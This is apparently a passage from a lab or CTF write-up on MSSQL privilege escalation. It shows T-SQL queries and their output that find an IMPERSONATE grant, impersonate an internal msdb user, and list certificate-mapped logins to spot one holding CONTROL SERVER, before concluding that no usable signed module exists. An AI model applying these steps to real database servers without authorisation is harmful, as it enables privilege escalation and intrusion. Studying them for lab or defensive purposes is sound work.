[*] INFO(DC01): Line 1: Changed database context to 'msdb'.
principal   type_desc       permission_name   state_desc   grantor_principal_id   major_id
---------   -------------   ---------------   ----------   --------------------   --------
dc_admin DATABASE_ROLE IMPERSONATE GRANT 16 16This means the database principal dc_admin (a role) has been granted IMPERSONATE on something identified by major_id = 16 (we need to decode what that 16 points to).
Show the database principal that major_id = 16 refers to (decode the target of the IMPERSONATE grant):
USE msdb;
SELECT dper.permission_name, dper.state_desc, dper.major_id, dp.name AS grantee_name,
       TARGET.name AS target_name, TARGET.type_desc AS target_type
FROM sys.database_permissions dper
JOIN sys.database_principals dp ON dper.grantee_principal_id = dp.principal_id
LEFT JOIN sys.database_principals TARGET ON dper.major_id = TARGET.principal_id
WHERE dper.permission_name = 'IMPERSONATE';Result:
SQL (SIGNED\mssqlsvc  guest@msdb)> SELECT dper.permission_name, dper.state_desc, dper.major_id, dp.name AS grantee_name, TARGET.name AS target_name, TARGET.type_desc AS target_type FROM sys.database_permissions dper JOIN sys.database_principals dp ON dper.grantee_principal_id = dp.principal_id LEFT JOIN sys.database_principals TARGET ON dper.major_id = TARGET.principal_id WHERE dper.permission_name = 'IMPERSONATE';

permission_name   state_desc   major_id   grantee_name   target_name                    target_type
---------------   ----------   --------   ------------   ----------------------------   -----------
IMPERSONATE GRANT 16 dc_admin MS_DataCollectorInternalUser SQL_USERdc_admin (a database role) has been granted IMPERSONATE on the database principal MS_DataCollectorInternalUser (a SQL user). This means members of dc_admin can impersonate MS_DataCollectorInternalUser.
MS_DataCollectorInternalUser
MS_DataCollectorInternalUser is an internal msdb user (often a user-without-login) created for the Data Collector; code or jobs can EXECUTE AS or be signed so that work runs under its context. Because dc_admin has IMPERSONATE on that user, members of dc_admin can impersonate that internal user.
Impersonate MS_DataCollectorInternalUser via the built-in Impacket command, within the msdb database:

Run those classic probes:
SQL (S-1-9-3-1089666634-1207217828-1638220979-1065499761  MS_DataCollectorInternalUser@msdb)> SELECT IS_SRVROLEMEMBER('sysadmin')

-
0

SQL (S-1-9-3-1089666634-1207217828-1638220979-1065499761  MS_DataCollectorInternalUser@msdb)> SELECT * FROM fn_my_permissions(NULL, 'SERVER');
entity_name   subentity_name   permission_name
-----------   --------------   -----------------
server VIEW ANY DATABASEMSSQL Certificates
Inspect ##MS_* principals and gather certificate thumbprints:
SELECT principal_id, name, type_desc, sid
FROM sys.server_principals
WHERE name LIKE '##MS_%' OR name LIKE '##%Policy%';Result:
SQL (SIGNED\mssqlsvc  guest@msdb)> SELECT principal_id, name, type_desc, sid FROM sys.server_principals WHERE name LIKE '##MS_%' OR name LIKE '##%Policy%';

principal_id   name                                      type_desc                                                                                  sid
------------   ---------------------------------------   ------------------------   -------------------------------------------------------------------
          11   ##MS_ServerStateReader##                  SERVER_ROLE                                                                              b'0b'
          12   ##MS_ServerStateManager##                 SERVER_ROLE                                                                              b'0c'
          13   ##MS_DefinitionReader##                   SERVER_ROLE                                                                              b'0d'
          14   ##MS_DatabaseConnector##                  SERVER_ROLE                                                                              b'0e'
          15   ##MS_DatabaseManager##                    SERVER_ROLE                                                                              b'0f'
          16   ##MS_LoginManager##                       SERVER_ROLE                                                                              b'10'
          17   ##MS_SecurityDefinitionReader##           SERVER_ROLE                                                                              b'11'
          18   ##MS_PerformanceDefinitionReader##        SERVER_ROLE                                                                              b'12'
          19   ##MS_ServerSecurityStateReader##          SERVER_ROLE                                                                              b'13'
          20   ##MS_ServerPerformanceStateReader##       SERVER_ROLE                                                                              b'14'
         101   ##MS_SQLResourceSigningCertificate##      CERTIFICATE_MAPPED_LOGIN   b'01060000000000090100000067bc58c8c8c025733faa176c3aab1d3cef25d651'
         102   ##MS_SQLReplicationSigningCertificate##   CERTIFICATE_MAPPED_LOGIN   b'010600000000000901000000164f477795874c92bca2a4a814dadd73c4aa4062'
         103   ##MS_SQLAuthenticatorCertificate##        CERTIFICATE_MAPPED_LOGIN   b'010600000000000901000000a3641c720b9466cab42e1d5f939a5427c4d9cfcc'
         105   ##MS_PolicySigningCertificate##           CERTIFICATE_MAPPED_LOGIN   b'0106000000000009010000007bd6fa74deb8db961034c0d96173b0e9d3e7d4ba'
         106   ##MS_SmoExtendedSigningCertificate##      CERTIFICATE_MAPPED_LOGIN   b'010600000000000901000000a37fda7bd68a34744a0455d026fb761f0353c536'
         256   ##MS_PolicyEventProcessingLogin##         SQL_LOGIN                                                  b'56f12609fb4eb548906b5a62effb1840'
         257   ##MS_PolicyTsqlExecutionLogin##           SQL_LOGIN                                                  b'6fdccb0634728d499251c4f30ad23d4e'
258 ##MS_AgentSigningCertificate## CERTIFICATE_MAPPED_LOGIN b'010600000000000901000000fb1b6ce60eda55e1d3dde93b99db322bfc435563'Query server permissions for certificate-mapped principals:
USE master;

SELECT sp.name AS cert_principal, p.permission_name, p.state_desc
FROM sys.server_permissions p
JOIN sys.server_principals sp ON p.grantee_principal_id = sp.principal_id
WHERE sp.type_desc = 'CERTIFICATE_MAPPED_LOGIN'
ORDER BY sp.name, p.permission_name;Result:
SQL (SIGNED\mssqlsvc  guest@master)> SELECT sp.name AS cert_principal, p.permission_name, p.state_desc FROM sys.server_permissions p JOIN sys.server_principals sp ON p.grantee_principal_id = sp.principal_id WHERE sp.type_desc = 'CERTIFICATE_MAPPED_LOGIN' ORDER BY sp.name, p.permission_name;

cert_principal                            permission_name       state_desc
---------------------------------------   -------------------   ----------
##MS_AgentSigningCertificate##            CONNECT SQL           GRANT
##MS_PolicySigningCertificate##           CONTROL SERVER        GRANT
##MS_PolicySigningCertificate##           VIEW ANY DEFINITION   GRANT
##MS_SmoExtendedSigningCertificate##      VIEW ANY DEFINITION   GRANT
##MS_SQLAuthenticatorCertificate##        AUTHENTICATE SERVER   GRANT
##MS_SQLReplicationSigningCertificate##   AUTHENTICATE SERVER   GRANT
##MS_SQLReplicationSigningCertificate##   VIEW ANY DEFINITION   GRANT
##MS_SQLResourceSigningCertificate## VIEW ANY DEFINITION GRANTCrucial finding: ##MS_PolicySigningCertificate## holds CONTROL SERVER (GRANT). Any module signed by that certificate executes with CONTROL SERVER privileges — a potent escalation vector if we can invoke a signed object that is accessible to us.
Pull the certificate thumbprint:
USE master;

SELECT name, thumbprint
FROM sys.certificates
WHERE name = '##MS_PolicySigningCertificate##';Result:
SQL (SIGNED\mssqlsvc  guest@master)> SELECT name, thumbprint FROM sys.certificates WHERE name = '##MS_PolicySigningCertificate##';

name                                                               thumbprint
-------------------------------   -------------------------------------------
##MS_PolicySigningCertificate## b'7bd6fa74deb8db961034c0d96173b0e9d3e7d4ba'Thumbprint obtained: 7bd6fa74deb8db961034c0d96173b0e9d3e7d4ba. Next: enumerate objects signed by this certificate and verify whether public (or our session) can execute them. If any signed routine is callable by our account, invoking it will yield the certificate's CONTROL SERVER authority — but none found.
Comments | 1 comment
Bro it’s unlocke